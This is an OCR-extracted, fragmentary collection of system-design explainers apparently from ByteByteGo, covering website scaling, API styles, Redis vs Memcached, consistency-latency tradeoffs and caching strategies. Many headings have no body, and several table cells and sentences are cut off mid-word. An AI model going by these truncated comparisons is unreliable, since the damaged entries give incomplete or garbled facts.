
◆

◆

How to scale a website to support millions of users?


How to Scale a Website Step-by-Step?

ByteByteGo



DevOps Books

DevOps




◆

◆

◆

◆


Why is Kafka fast?



◆


SOAP vs REST vs GraphQL vs RPC.

API Architectural Styles Comparison




		SOAP Object Access Protocol)	REST (REpresentational State Transfer)	GraphQL	RPC (Remote Procedure Call)
call	rganized in terms of	enveloped message structure	compliance with six architectural constraints	schema & type system	local procedure
, ft,	Format	XML only	XML, JSON, HTML, plain text	JSON	JSON, XML Protobuf, Thri FlatBuffers
	e	Difficult	Easy	Medium	Easy
		Small	Large	Growing	Large
ion- e vices		- payment gateways - identity management - CRM solutions - financial and telecommunication services - legacy system support	- public APIs - simple resource-driven apps	- mobile APIs - complex systems - micro-services	- command and act oriented APIs - high performanc communication in massive micro-ser systems

How do modern browsers work?



```
<!DOCTYPE html>
<html>
  <head>
    <link href=”zzz.css”>
  </head>
  <body>
    <img src=”horse.png”>
    <p>
      Who is HorseJS
    </p>
    <script src=”zzz.js”>
    </script>
  </body>
```

Redis vs Memcached



Redis vs Memcached

	Memcached	Redis
Data Str	plain string values	lists, sets, sorted sets, hashes, bit arrays, and hyperloglogs
Archite	multi-threaded	single thread for reading/writing keys
Transa	×	support atomic operations
Snapsh Persist	×	keep data on disks, support RDB/AOF persistence
Pub-sub	×	supports Pub/Sub messaging with pattern matching
Geospatial Su	×	Geospatial indexes that stores the longitude and latitude data of a location
er-side Scripts	×	support Lua script to perform operations inside Redis
che	LRU	noeviction, allkeys-lru, allkeys-lfu, allkeys-random, volatile-lru, volatile-lfu, volatile-random, volatile-ttl
	×	leader-follower replication

- RDB (Redis Database Backup) - a point-in-time snapshot of the database a
- AOF (Append Only File) - keep trac commands that are executed, and in a situation, it re-execute the commands to dat

a high performance chatroom

- find the distance betwe places)
- find all elements within a given distance of a point


◆

◆

◆

◆

Optimistic locking



Tradeoff between latency and consistency

tradeoffs

latency

consistency





Figure 9.11: Trade-off between consistency and latency

1. Data is considered as successfully saved after all three nodes store the data. This approach has the best consistency but the highest latency.
2. Data is considered as successfully saved after the primary and one of the secondaries store the data. This approach has a medium consistency and medium latency.
3. Data is considered as successfully saved after the primary persists the data. This approach has the worst consistency but the lowest latency.


Both 2 and 3 are forms of eventual consistency.

Cache miss attack

Cache Miss Attack



How to diagnose a mysterious process that's taking too much CPU, memory, IO, etc?



Linux Performance Observability Tools

◆

◆

◆

◆


◆

What are the top cache strategies?

🔹
🔹

🔹
🔹
🔹


Top caching strategies



